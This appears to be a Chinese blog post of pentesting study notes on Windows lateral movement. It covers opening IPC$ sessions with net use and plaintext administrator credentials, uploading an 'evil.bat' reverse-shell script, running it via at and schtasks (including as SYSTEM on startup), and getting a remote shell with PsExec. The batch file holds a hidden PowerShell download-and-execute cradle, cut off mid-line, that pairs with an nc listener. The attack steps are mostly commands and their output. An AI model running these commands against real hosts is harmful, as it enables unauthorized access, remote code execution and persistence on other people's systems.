发布日期: 2021-08-02
更新日期: 2024-07-22
文章字数: 1.1k
阅读时长: 5 分
阅读次数: 379

0、前言

在多层代理的环境中，由于网络限制，通常采用命令行的方式连接主机，这里学习下 IPC 建立会话与配置计划任务的相关点。

1、IPC

IPC (Internet Process Connection) 是为了实现进程间通信而开放的命名管道，当目标开启了 IPC$ 文件共享并得到用户账号密码后，就可以使用 IPC 建立连接，获取权限。

建立 IPC 连接：

```none
net use \\192.168.7.107\ipc$ "password" /user:administrator
```

输入 net use 可以查看当前建立的连接

```none
C:\>net use \\192.168.7.107\ipc$ "1qaz@WSX" /user:administrator
命令成功完成。
```

```
C:\>net use
会记录新的网络连接。

状态       本地        远程                      网络
-------------------------------------------------------------------------------
OK                     \\192.168.7.107\ipc$      Microsoft Windows Network
命令成功完成。
```

映射磁盘到本地

```none
net use t: \\192.168.7.107\c$
```

如果想删除映射的磁盘

```none
net use t: /del
```

dir 列出对方目录

```none
dir \\192.168.7.107\c$
```

```none
C:\>dir \\192.168.7.107\c$
 驱动器 \\192.168.7.107\c$ 中的卷没有标签。
 卷的序列号是 BC2F-8F01
```

```
 \\192.168.7.107\c$ 的目录

2020/11/24  17:28    <DIR>          Program Files
2020/11/24  17:26    <DIR>          Program Files (x86)
2021/02/13  17:49    <DIR>          TEMP
2021/08/02  11:42    <DIR>          Users
2020/11/25  08:37    <DIR>          Windows
               0 个文件              0 字节
               5 个目录 32,833,009,664 可用字节
```

tasklist 查看进程

```
tasklist /S 192.168.7.107 /U administrator /P 1qaz@WSX
```

```
C:\>tasklist /S 192.168.7.107 /U administrator /P 1qaz@WSX

映像名称                       PID 会话名              会话#       内存使用
========================= ======== ================ =========== ============
System Idle Process              0                            0         24 K
System                           4                            0        368 K
smss.exe                       260                            0        628 K
csrss.exe                      356                            0      2,360 K
wininit.exe                    408                            0        264 K
csrss.exe                      420                            1      8,692 K
winlogon.exe                   468                            1      2,012 K
services.exe                   512                            0      7,460 K
lsass.exe                      520                            0     10,216 K
```

```
lsm.exe                       528                            0      4,148 K
spoolsv.exe                  1356                            0      6,504 K
svchost.exe                  1392                            0      7,028 K
```

使用 \del 可断开连接

```
net use \\192.168.7.107\ipc$ /del
```

2、计划任务

Windows 可用于创建计划任务的命令有两个，分别是 at 和 schtasks，at 在 Windows Server 2008 及之后的系统中，已经被废弃了。

这里看看在建立 IPC 连接后，使用计划任务运行可执行文件，主要步骤如下：

1、查看目标主机时间

2、上传可执行文件到目标主机

3、设置计划任务执行可执行文件

4、删除计划任务

首先查看下目标主机时间

```
net time \\192.168.7.107
```

```
C:\>net time \\192.168.7.107
\\192.168.7.107 的当前时间是 2021/8/2 14:28:01
命令成功完成。
```

创建一个反弹木马 bat 程序，这里使用 PowerShell 进行反弹，bat 文件内容如下：

```
powershell.exe -nop -w hidden -exec bypass -c "IEX (New-Object System.Net.Webclient).DownloadString('https://gh
```

在攻击机上开启 nc 监听

```
nc -lvp 4444
```

将 bat 程序上传到目标主机

```
copy evil.bat \\192.168.7.107\c$
```

使用 at 创建计划任务

```
at \\192.168.7.107 14:30 C:\evil.bat
```

如果想清除 ID 为 1 的计划任务

```
at \\192.168.7.107 1 /del
```

使用 schtasks 创建计划任务

```
# 开机以 system 权限执行 C:\evil.bat
schtasks /create /s 192.168.7.107 /tn evil /sc onstart /tr C:\evil.bat /ru system /f

# 在 2021/08/03 前的每一天的 14:30:00 执行 C:\evil.bat
schtasks /create /s 192.168.7.107 /tn evil /tr C:\evil.bat /sc daily /st 14:30:00 /ed 2021/08/03

# 立刻运行名称为 evil 的任务
schtasks /run /s 192.168.7.107 /i /tn "evil"
```


如果想清除名称为 evil 的计划任务

```
schtasks /delete /s 192.168.7.107 /tn "evil" /f
```

在建立 IPC 连接后，除了使用计划任务进行间接的反弹 Shell，还可以通过 PsExec 直接反弹 Shell

PsExec 下载地址：https://download.sysinternals.com/files/PSTools.zip

```
Psexec.exe -accepteula \\192.168.7.107 -s cmd.exe
```



参考文章：

https://www.freebuf.com/articles/web/251389.html

更多信息欢迎关注我的微信公众号：TeamsSix
